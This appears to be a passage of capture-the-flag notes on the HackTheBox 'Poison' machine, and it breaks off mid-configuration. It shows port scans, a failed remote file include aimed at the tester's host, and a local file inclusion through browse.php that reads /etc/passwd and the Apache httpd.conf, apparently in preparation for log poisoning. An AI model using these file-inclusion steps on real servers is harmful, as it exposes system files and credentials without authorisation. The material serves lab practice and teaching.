

Nmap all ports, verbose

```
[user@parrot]~$ nmap -p- -n poison.htb -v
Starting Nmap 7.92 ( https://nmap.org ) at 2021-08-27 21:16 +08
Initiating Ping Scan at 21:16
Scanning poison.htb (10.129.192.152) [2 ports]
Completed Ping Scan at 21:16, 0.17s elapsed (1 total hosts)
Initiating Connect Scan at 21:16
Scanning poison.htb (10.129.192.152) [65535 ports]
Discovered open port 22/tcp on 10.129.192.152
Discovered open port 80/tcp on 10.129.192.152
Increasing send delay for 10.129.192.152 from 0 to 5 due to max_successful_tryno increase to 4
Connect Scan Timing: About 2.12% done; ETC: 21:40 (0:23:49 remaining)
Connect Scan Timing: About 4.59% done; ETC: 21:38 (0:21:09 remaining)
Connect Scan Timing: About 7.58% done; ETC: 21:37 (0:19:43 remaining)
Increasing send delay for 10.129.192.152 from 5 to 10 due to max_successful_tryno increase to 5
Connect Scan Timing: About 10.43% done; ETC: 21:37 (0:18:36 remaining)
Connect Scan Timing: About 14.32% done; ETC: 21:35 (0:15:57 remaining)
Connect Scan Timing: About 18.59% done; ETC: 21:33 (0:13:52 remaining)
Connect Scan Timing: About 22.83% done; ETC: 21:32 (0:12:23 remaining)
Connect Scan Timing: About 26.95% done; ETC: 21:32 (0:11:18 remaining)
Connect Scan Timing: About 31.33% done; ETC: 21:31 (0:10:14 remaining)
Connect Scan Timing: About 35.59% done; ETC: 21:31 (0:09:21 remaining)
Connect Scan Timing: About 39.94% done; ETC: 21:30 (0:08:31 remaining)
Connect Scan Timing: About 44.39% done; ETC: 21:30 (0:07:44 remaining)
Connect Scan Timing: About 48.70% done; ETC: 21:30 (0:07:01 remaining)
Connect Scan Timing: About 53.60% done; ETC: 21:30 (0:06:17 remaining)
Connect Scan Timing: About 58.38% done; ETC: 21:30 (0:05:34 remaining)
Connect Scan Timing: About 63.22% done; ETC: 21:29 (0:04:52 remaining)
Connect Scan Timing: About 67.99% done; ETC: 21:29 (0:04:12 remaining)
Connect Scan Timing: About 72.91% done; ETC: 21:29 (0:03:32 remaining)
Connect Scan Timing: About 78.05% done; ETC: 21:29 (0:02:51 remaining)
Connect Scan Timing: About 83.17% done; ETC: 21:29 (0:02:10 remaining)
Connect Scan Timing: About 88.38% done; ETC: 21:29 (0:01:29 remaining)
Connect Scan Timing: About 93.56% done; ETC: 21:29 (0:00:49 remaining)
Completed Connect Scan at 21:29, 759.25s elapsed (65535 total ports)
Nmap scan report for poison.htb (10.129.192.152)
Host is up (0.27s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 759.48 seconds
```

Nmap udp top 1000

```
[user@parrot]~$ sudo nmap -sU poison.htb -v
Starting Nmap 7.92 ( https://nmap.org ) at 2021-08-27 21:17 +08
Initiating Ping Scan at 21:17
Scanning poison.htb (10.129.192.152) [4 ports]
Completed Ping Scan at 21:17, 0.19s elapsed (1 total hosts)
Initiating UDP Scan at 21:17
Scanning poison.htb (10.129.192.152) [1000 ports]
Increasing send delay for 10.129.192.152 from 0 to 50 due to 112 out of 371 dropped probes since last increase.
Increasing send delay for 10.129.192.152 from 50 to 100 due to 11 out of 33 dropped probes since last increase.
Increasing send delay for 10.129.192.152 from 100 to 200 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 10.129.192.152 from 200 to 400 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 10.129.192.152 from 400 to 800 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 10.129.192.152 from 800 to 1000 due to 11 out of 11 dropped probes since last increase.
UDP Scan Timing: About 62.18% done; ETC: 21:19 (0:00:30 remaining)
UDP Scan Timing: About 65.18% done; ETC: 21:19 (0:00:43 remaining)
UDP Scan Timing: About 69.60% done; ETC: 21:20 (0:00:55 remaining)
UDP Scan Timing: About 75.30% done; ETC: 21:21 (0:01:00 remaining)
UDP Scan Timing: About 81.30% done; ETC: 21:22 (0:00:56 remaining)
UDP Scan Timing: About 87.00% done; ETC: 21:23 (0:00:45 remaining)
```

```
UDP Scan Timing: About 91.17% done; ETC: 21:24 (0:00:33 remaining)
Completed UDP Scan at 21:27, 578.19s elapsed (1000 total ports)
Nmap scan report for poison.htb (10.129.192.152)
Host is up (0.26s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT      STATE      SERVICE
514/udp    open|filtered syslog

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 578.57 seconds
Raw packets sent: 1614 (74.613KB) | Rcvd: 1036 (57.828KB)
```

Dirb output

```
[user@parrot]-[~]
└─$ dirb http://poison

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Aug 27 22:17:26 2021
URL_BASE: http://poison/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----


GENERATED WORDS: 4612

---- Scanning URL: http://poison/ ----
+ http://poison/index.php (CODE:200|SIZE:289)
+ http://poison/info.php (CODE:200|SIZE:157)
+ http://poison/phpinfo.php (CODE:200|SIZE:68208)

-----

END_TIME: Fri Aug 27 22:33:47 2021
DOWNLOADED: 4612 - FOUND: 3
```


Main website



Temporary website to test local .php scripts.

Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php


Scriptname:



PHP Version	5.6.32
-------------	--------

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off

Not vulnerable to rfi, may be vulnerable to lfi




Warning: include(): http:// wrapper is disabled in the server configuration by allow_url_include=0 in /usr/local/www/apache24/data/browse.php on line 2

Warning: include(http://10.10.16.12/hello.txt): failed to open stream: no suitable wrapper could be found in /usr/local/www/apache24/data/browse.php on line 2

Warning: include(): Failed opening 'http://10.10.16.12/hello.txt' for inclusion (include_path='.:usr/local/www/apache24/data') in /usr/local/www/apache24/data/browse.php on line 2

Vulnerable to lfi



```
1 # $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $
2 #
3 root:*:0:0:Charlie &:/root:/bin/csh
4 toor:*:0:0:Bourne-again Superuser:/root:
5 daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
6 operator:*:2:5:System &:/usr/sbin/nologin
7 bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
8 tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
9 kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
10 games:*:7:13:Games pseudo-user:/usr/sbin/nologin
11 news:*:8:8:News Subsystem:/usr/sbin/nologin
12 man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
13 sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
14 smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
15 mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
16 bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
17 unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
18 proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
19 _pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
20 _dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
21 uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
22 pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
23 auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
24 www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
25 _ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
26 hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
27 nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
28 _tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
29 messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
30 avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
31 cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
32 charix:*:1001:1001:charix:/home/charix:/bin/csh
```

Apache server log location

<https://unix.stackexchange.com/questions/38978/where-are-apache-file-access-logs-stored>

4 Answers

Active	Oldest	Votes
--------	--------	-------

▲ Ultimately, this depends on your Apache configuration. Look for `CustomLog` directives in your Apache configuration, see the [manual](#) for examples.

230

▼ A typical location for all log files is `/var/log` and subdirectories. Try `/var/log/apache/access.log` or `/var/log/apache2/access.log` or `/var/log/httpd/access.log`. If the logs aren't there, try running `locate access.log access_log`.



Share Improve this answer

edited Oct 16 '17 at 12:24

answered May 19 '12 at 12:54

Follow



Gilles 'SO- stop being evil'

707k ● 170 ● 1483

● 1972

Add a comment

▲ If you can't find the log with [Gilles's answer](#), there are a couple more things you can try.

45

▼

- Look in `/var/log/httpd`.
- Run `sudo locate access.log` as well as `sudo locate access_log`. The logs on my system were not visible except to root, and the file was called `access_log` instead of `access.log`.



Share Improve this answer

edited Apr 13 '17 at 12:36

answered Jan 27 '15 at 19:28

Follow



Community ♦
1



Don Kirkby
551 ● 4 ● 4

3 +1 for `/var/log/httpd` - led me right to it on our CentOS installation – [Chuck Wilbur](#) Oct 2 '15 at 19:27

<https://www.digitalocean.com/community/tutorials/recommended-steps-to-harden-apache-http-on-freebsd-12-0>

Introduction

Although the default installation of an **Apache HTTP** server is already safe to use, its configuration can be substantially improved with a few modifications. You can complement already present security mechanisms, for example, by setting protections around cookies and headers, so connections can't be tampered with at the user's client level. By doing this you can dramatically reduce the possibilities of several attack methods, like **Cross-Site Scripting attacks** (also known as XSS). You can also prevent other types of attacks, such as **Cross-Site Request Forgery**, or session hijacking, as well as Denial of Service attacks.

In this tutorial you'll implement some recommended steps to reduce how much information on your server is exposed. You will verify the directory listings and disable indexing to check the access to resources. You'll also change the default value of the `timeout` directive to help mitigate Denial of Service type of attacks. Furthermore you'll disable the TRACE method so sessions can't be reversed and hijacked. Finally you'll secure headers and cookies.

Most of the configuration settings will be applied to the Apache HTTP main configuration file found at `/usr/local/etc/apache24/httpd.conf`.

CONTENTS

Prerequisites

Reducing Server Information

Managing Directory Listings

Reducing the Timeout Directive Value

Disabling the TRACE method

Securing Headers and Cookies

Conclusion

Prerequisites

view-source:<http://poison/browse.php?file=/usr/local/etc/apache24/httpd.conf>

```
#
# This is the main Apache HTTP server configuration file.  It contains the
# configuration directives that give the server its instructions.
# See <URL:http://httpd.apache.org/docs/2.4/> for detailed information.
# In particular, see
# <URL:http://httpd.apache.org/docs/2.4/mod/directives.html>
# for a discussion of each configuration directive.
#
# Do NOT simply read the instructions in here without understanding
# what they do.  They're here only as hints or reminders.  If you are unsure
# consult the online docs.  You have been warned.
#
# Configuration and logfile names: If the filenames you specify for many
# of the server's control files begin with "/" (or "drive:/" for Win32), the
# server will use that explicit path.  If the filenames do *not* begin
# with "/", the value of ServerRoot is prepended -- so "logs/access_log"
# with ServerRoot set to "/usr/local/apache2" will be interpreted by the
# server as "/usr/local/apache2/logs/access_log", whereas "/logs/access_log"
# will be interpreted as '/logs/access_log'.
#
# ServerRoot: The top of the directory tree under which the server's
# configuration, error, and log files are kept.
#
# Do not add a slash at the end of the directory path.  If you point
# ServerRoot at a non-local disk, be sure to specify a local disk on the
# Mutex directive, if file-based mutexes are used.  If you wish to share the
# same ServerRoot for multiple httpd daemons, you will need to change at
# least PidFile.
#
ServerRoot "/usr/local"
#
# Mutex: Allows you to set the mutex mechanism and mutex file directory
# for individual mutexes, or change the global defaults
#
# Uncomment and change the directory if mutexes are file-based and the default
# mutex file directory is not on a local disk or is not appropriate for some
# other reason.
#
# Mutex default:/var/run
#
# Listen: Allows you to bind Apache to specific IP addresses and/or
# ports, instead of the default.  See also the <VirtualHost>
```

```

# directive.
#
# Change this to Listen on specific IP addresses as shown below to
# prevent Apache from glomming onto all bound IP addresses.
#
#Listen 12.34.56.78:80
Listen 80

#
# Dynamic Shared Object (DSO) Support
#
# To be able to use the functionality of a module which was built as a DSO you
# have to place corresponding 'LoadModule' lines at this location so the
# directives contained in it are actually available before they are used.
# Statically compiled modules (those listed by 'httpd -l') do not need
# to be loaded here.
#
# Example:
# LoadModule foo_module modules/mod_foo.so
#
#LoadModule mpm_event_module libexec/apache24/mod_mpm_event.so
LoadModule mpm_prefork_module libexec/apache24/mod_mpm_prefork.so
#LoadModule mpm_worker_module libexec/apache24/mod_mpm_worker.so
LoadModule authn_file_module libexec/apache24/mod_authn_file.so
#LoadModule authn_dbm_module libexec/apache24/mod_authn_dbm.so
#LoadModule authn_anon_module libexec/apache24/mod_authn_anon.so
#LoadModule authn_dbd_module libexec/apache24/mod_authn_dbd.so
#LoadModule authn_socache_module libexec/apache24/mod_authn_socache.so
LoadModule authn_core_module libexec/apache24/mod_authn_core.so
LoadModule authz_host_module libexec/apache24/mod_authz_host.so
LoadModule authz_groupfile_module libexec/apache24/mod_authz_groupfile.so
LoadModule authz_user_module libexec/apache24/mod_authz_user.so
#LoadModule authz_dbm_module libexec/apache24/mod_authz_dbm.so
#LoadModule authz_owner_module libexec/apache24/mod_authz_owner.so
#LoadModule authz_dbd_module libexec/apache24/mod_authz_dbd.so
LoadModule authz_core_module libexec/apache24/mod_authz_core.so
#LoadModule authnz_fcgi_module libexec/apache24/mod_authnz_fcgi.so
LoadModule access_compat_module libexec/apache24/mod_access_compat.so
LoadModule auth_basic_module libexec/apache24/mod_auth_basic.so
#LoadModule auth_form_module libexec/apache24/mod_auth_form.so
#LoadModule auth_digest_module libexec/apache24/mod_auth_digest.so
#LoadModule allowmethods_module libexec/apache24/mod_allowmethods.so
#LoadModule file_cache_module libexec/apache24/mod_file_cache.so
#LoadModule cache_module libexec/apache24/mod_cache.so
#LoadModule cache_disk_module libexec/apache24/mod_cache_disk.so
#LoadModule cache_socache_module libexec/apache24/mod_cache_socache.so
#LoadModule socache_shmcb_module libexec/apache24/mod_socache_shmcb.so
#LoadModule socache_dbm_module libexec/apache24/mod_socache_dbm.so
#LoadModule socache_memcache_module libexec/apache24/mod_socache_memcache.so
#LoadModule watchdog_module libexec/apache24/mod_watchdog.so
#LoadModule macro_module libexec/apache24/mod_macro.so
#LoadModule dbd_module libexec/apache24/mod_dbd.so
#LoadModule dumpio_module libexec/apache24/mod_dumpio.so
#LoadModule buffer_module libexec/apache24/mod_buffer.so
#LoadModule data_module libexec/apache24/mod_data.so
#LoadModule ratelimit_module libexec/apache24/mod_ratelimit.so
LoadModule reqtimeout_module libexec/apache24/mod_reqtimeout.so
#LoadModule ext_filter_module libexec/apache24/mod_ext_filter.so
#LoadModule request_module libexec/apache24/mod_request.so
#LoadModule include_module libexec/apache24/mod_include.so
LoadModule filter_module libexec/apache24/mod_filter.so
#LoadModule reflector_module libexec/apache24/mod_reflector.so
#LoadModule substitute_module libexec/apache24/mod_substitute.so
#LoadModule sed_module libexec/apache24/mod_sed.so
#LoadModule charset_lite_module libexec/apache24/mod_charset_lite.so
#LoadModule deflate_module libexec/apache24/mod_deflate.so
#LoadModule xml2enc module libexec/apache24/mod_xml2enc.so
#LoadModule proxy_html_module libexec/apache24/mod_proxy_html.so
LoadModule mime_module libexec/apache24/mod_mime.so
LoadModule log_config_module libexec/apache24/mod_log_config.so
#LoadModule log_debug_module libexec/apache24/mod_log_debug.so
#LoadModule log_forensic_module libexec/apache24/mod_log_forensic.so
#LoadModule logio_module libexec/apache24/mod_logio.so
LoadModule env_module libexec/apache24/mod_env.so
#LoadModule mime_magic_module libexec/apache24/mod_mime_magic.so
#LoadModule cern_meta_module libexec/apache24/mod_cern_meta.so
#LoadModule expires_module libexec/apache24/mod_expires.so

```

```

LoadModule headers_module libexec/apache24/mod_headers.so
#LoadModule usertrack_module libexec/apache24/mod_usertrack.so
#LoadModule unique_id_module libexec/apache24/mod_unique_id.so
LoadModule setenvif_module libexec/apache24/mod_setenvif.so
LoadModule version_module libexec/apache24/mod_version.so
#LoadModule remoteip_module libexec/apache24/mod_remoteip.so
#LoadModule proxy_module libexec/apache24/mod_proxy.so
#LoadModule proxy_connect_module libexec/apache24/mod_proxy_connect.so
#LoadModule proxy_ftp_module libexec/apache24/mod_proxy_ftp.so
#LoadModule proxy_http_module libexec/apache24/mod_proxy_http.so
#LoadModule proxy_fcgi_module libexec/apache24/mod_proxy_fcgi.so
#LoadModule proxy_scgi_module libexec/apache24/mod_proxy_scgi.so
#LoadModule proxy_fdpass_module libexec/apache24/mod_proxy_fdpass.so
#LoadModule proxy_wstunnel_module libexec/apache24/mod_proxy_wstunnel.so
#LoadModule proxy_ajp_module libexec/apache24/mod_proxy_ajp.so
#LoadModule proxy_balancer_module libexec/apache24/mod_proxy_balancer.so
#LoadModule proxy_express_module libexec/apache24/mod_proxy_express.so
#LoadModule proxy_hcheck_module libexec/apache24/mod_proxy_hcheck.so
#LoadModule session_module libexec/apache24/mod_session.so
#LoadModule session_cookie_module libexec/apache24/mod_session_cookie.so
#LoadModule session_crypto_module libexec/apache24/mod_session_crypto.so
#LoadModule session_dbd_module libexec/apache24/mod_session_dbd.so
#LoadModule slotmem_shm_module libexec/apache24/mod_slotmem_shm.so
#LoadModule slotmem_plain_module libexec/apache24/mod_slotmem_plain.so
#LoadModule ssl_module libexec/apache24/mod_ssl.so
#LoadModule dialup_module libexec/apache24/mod_dialup.so
#LoadModule http2_module libexec/apache24/mod_http2.so
#LoadModule proxy_http2_module libexec/apache24/mod_proxy_http2.so
#LoadModule lbmethod_byrequests_module libexec/apache24/mod_lbmethod_byrequests.so
#LoadModule lbmethod_bytraffic_module libexec/apache24/mod_lbmethod_bytraffic.so
#LoadModule lbmethod_bybusyness_module libexec/apache24/mod_lbmethod_bybusyness.so
#LoadModule lbmethod_heartbeat_module libexec/apache24/mod_lbmethod_heartbeat.so
LoadModule unixd_module libexec/apache24/mod_unixd.so
#LoadModule heartbeat_module libexec/apache24/mod_heartbeat.so
#LoadModule heartmonitor_module libexec/apache24/mod_heartmonitor.so
#LoadModule dav_module libexec/apache24/mod_dav.so
LoadModule status_module libexec/apache24/mod_status.so
LoadModule autoindex_module libexec/apache24/mod_autoindex.so
#LoadModule asis_module libexec/apache24/mod_asis.so
#LoadModule info_module libexec/apache24/mod_info.so
<IfModule !mpm_prefork_module>
    #LoadModule cgid_module libexec/apache24/mod_cgid.so
</IfModule>
<IfModule mpm_prefork_module>
    #LoadModule cgi_module libexec/apache24/mod_cgi.so
</IfModule>
#LoadModule dav_fs_module libexec/apache24/mod_dav_fs.so
#LoadModule dav_lock_module libexec/apache24/mod_dav_lock.so
#LoadModule vhost_alias_module libexec/apache24/mod_vhost_alias.so
#LoadModule negotiation_module libexec/apache24/mod_negotiation.so
LoadModule dir_module libexec/apache24/mod_dir.so
#LoadModule imagemap_module libexec/apache24/mod_imagemap.so
#LoadModule actions_module libexec/apache24/mod_actions.so
#LoadModule speling_module libexec/apache24/mod_speling.so
#LoadModule userdir_module libexec/apache24/mod_userdir.so
LoadModule alias_module libexec/apache24/mod_alias.so
#LoadModule rewrite_module libexec/apache24/mod_rewrite.so
LoadModule php5_module libexec/apache24/libphp5.so

# Third party modules
IncludeOptional etc/apache24/modules.d/[0-9][0-9][0-9]*.conf

<IfModule unixd_module>
#
# If you wish httpd to run as a different user or group, you must run
# httpd as root initially and it will switch.
#
# User/Group: The name (or #number) of the user/group to run httpd as.
# It is usually good practice to create a dedicated user and group for
# running httpd, as with most system services.
#
User www
Group www

</IfModule>

# 'Main' server configuration

```

```

#
# The directives in this section set up the values used by the 'main'
# server, which responds to any requests that aren't handled by a
# <VirtualHost> definition. These values also provide defaults for
# any <VirtualHost> containers you may define later in the file.
#
# All of these directives may appear inside <VirtualHost> containers,
# in which case these default settings will be overridden for the
# virtual host being defined.
#

#
# ServerAdmin: Your address, where problems with the server should be
# e-mailed. This address appears on some server-generated pages, such
# as error documents. e.g. admin@your-domain.com
#
ServerAdmin you@example.com

#
# ServerName gives the name and port that the server uses to identify itself.
# This can often be determined automatically, but we recommend you specify
# it explicitly to prevent problems during startup.
#
# If your host doesn't have a registered DNS name, enter its IP address here.
#
#ServerName www.example.com:80

#
# Deny access to the entirety of your server's filesystem. You must
# explicitly permit access to web content directories in other
# <Directory> blocks below.
#
<Directory />
    AllowOverride none
    Require all denied
</Directory>

#
# Note that from this point forward you must specifically allow
# particular features to be enabled - so if something's not working as
# you might expect, make sure that you have specifically enabled it
# below.
#

#
# DocumentRoot: The directory out of which you will serve your
# documents. By default, all requests are taken from this directory, but
# symbolic links and aliases may be used to point to other locations.
#
DocumentRoot "/usr/local/www/apache24/data"
<Directory "/usr/local/www/apache24/data">
    #
    # Possible values for the Options directive are "None", "All",
    # or any combination of:
    #   Indexes Includes FollowSymLinks SymLinksifOwnerMatch ExecCGI MultiViews
    #
    # Note that "MultiViews" must be named *explicitly* --- "Options All"
    # doesn't give it to you.
    #
    # The Options directive is both complicated and important. Please see
    # http://httpd.apache.org/docs/2.4/mod/core.html#options
    # for more information.
    #
    Options Indexes FollowSymLinks

    #
    # AllowOverride controls what directives may be placed in .htaccess files.
    # It can be "All", "None", or any combination of the keywords:
    #   AllowOverride FileInfo AuthConfig Limit
    #
    AllowOverride None

    #
    # Controls who can get stuff from this server.
    #
    Require all granted
</Directory>

```



```

#
# DirectoryIndex: sets the file that Apache will serve if a directory
# is requested.
#
<IfModule dir_module>
    DirectoryIndex index.php index.html
</IfModule>

#
# The following lines prevent .htaccess and .htpasswd files from being
# viewed by Web clients.
#
<Files ".ht*">
    Require all denied
</Files>

#
# ErrorLog: The location of the error log file.
# If you do not specify an ErrorLog directive within a <VirtualHost>
# container, error messages relating to that virtual host will be
# logged here. If you *do* define an error logfile for a <VirtualHost>
# container, that host's errors will be logged there and not here.
#
ErrorLog "/var/log/httpd-error.log"

#
# LogLevel: Control the number of messages logged to the error_log.
# Possible values include: debug, info, notice, warn, error, crit,
# alert, emerg.
#
LogLevel warn

<IfModule log_config_module>
    #
    # The following directives define some format nicknames for use with
    # a CustomLog directive (see below).
    #
    LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined
    LogFormat "%h %l %u %t \"%r\" %>s %b" common

    <IfModule logio_module>
        # You need to enable mod_logio.c to use %I and %O
        LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\" %I %O"
combinedio
    </IfModule>

    #
    # The location and format of the access logfile (Common Logfile Format).
    # If you do not define any access logfiles within a <VirtualHost>
    # container, they will be logged here. Contrariwise, if you *do*
    # define per-<<VirtualHost> access logfiles, transactions will be
    # logged therein and *not* in this file.
    #
    #CustomLog "/var/log/httpd-access.log" common

    #
    # If you prefer a logfile with access, agent, and referer information
    # (Combined Logfile Format) you can use the following directive.
    #
    CustomLog "/var/log/httpd-access.log" combined
</IfModule>

<IfModule alias_module>
    #
    # Redirect: Allows you to tell clients about documents that used to
    # exist in your server's namespace, but do not anymore. The client
    # will make a new request for the document at its new location.
    # Example:
    # Redirect permanent /foo http://www.example.com/bar

    #
    # Alias: Maps web paths into filesystem paths and is used to
    # access content that does not live under the DocumentRoot.
    # Example:
    # Alias /webpath /full/filesystem/path
    #

```

```

# If you include a trailing / on /webpath then the server will
# require it to be present in the URL. You will also likely
# need to provide a <Directory> section to allow access to
# the filesystem path.

#
# ScriptAlias: This controls which directories contain server scripts.
# ScriptAliases are essentially the same as Aliases, except that
# documents in the target directory are treated as applications and
# run by the server when requested rather than as documents sent to the
# client. The same rules about trailing "/" apply to ScriptAlias
# directives as to Alias.
#
ScriptAlias /cgi-bin/ "/usr/local/www/apache24/cgi-bin/"

</IfModule>

<IfModule cgid_module>
#
# ScriptSock: On threaded servers, designate the path to the UNIX
# socket used to communicate with the CGI daemon of mod_cgid.
#
#Scriptsock cgisock
</IfModule>

#
# "/usr/local/www/apache24/cgi-bin" should be changed to whatever your ScriptAliased
# CGI directory exists, if you have that configured.
#
<Directory "/usr/local/www/apache24/cgi-bin">
    AllowOverride None
    Options None
    Require all granted
</Directory>

<IfModule headers_module>
#
# Avoid passing HTTP_PROXY environment to CGI's on this or any proxied
# backend servers which have lingering "httproxy" defects.
# 'Proxy' request header is undefined by the IETF, not listed by IANA
#
RequestHeader unset Proxy early
</IfModule>

<IfModule mime_module>
#
# TypesConfig points to the file containing the list of mappings from
# filename extension to MIME-type.
#
TypesConfig etc/apache24/mime.types

#
# AddType allows you to add to or override the MIME configuration
# file specified in TypesConfig for specific file types.
#
#AddType application/x-gzip .tgz
#
# AddEncoding allows you to have certain browsers uncompress
# information on the fly. Note: Not all browsers support this.
#
#AddEncoding x-compress .Z
#AddEncoding x-gzip .gz .tgz
#
# If the AddEncoding directives above are commented-out, then you
# probably should define those extensions to indicate media types:
#
AddType application/x-compress .Z
AddType application/x-gzip .gz .tgz

#
# AddHandler allows you to map certain file extensions to "handlers":
# actions unrelated to filetype. These can be either built into the server
# or added with the Action directive (see below)
#
# To use CGI scripts outside of ScriptAliased directories:
# (You will also need to add "ExecCGI" to the "Options" directive.)
#

```

```

#AddHandler cgi-script .cgi

# For type maps (negotiated resources):
#AddHandler type-map var

#
# Filters allow you to process content before it is sent to the client.
#
# To parse .shtml files for server-side includes (SSI):
# (You will also need to add "Includes" to the "Options" directive.)
#
#AddType text/html .shtml
#AddOutputFilter INCLUDES .shtml
</IfModule>

#
# The mod_mime_magic module allows the server to use various hints from the
# contents of the file itself to determine its type. The MIMEMagicFile
# directive tells the module where the hint definitions are located.
#
#MIMEMagicFile etc/apache24/magic

#
# Customizable error responses come in three flavors:
# 1) plain text 2) local redirects 3) external redirects
#
# Some examples:
#ErrorDocument 500 "The server made a boo boo."
#ErrorDocument 404 /missing.html
#ErrorDocument 404 "/cgi-bin/missing_handler.pl"
#ErrorDocument 402 http://www.example.com/subscription_info.html
#

#
# MaxRanges: Maximum number of Ranges in a request before
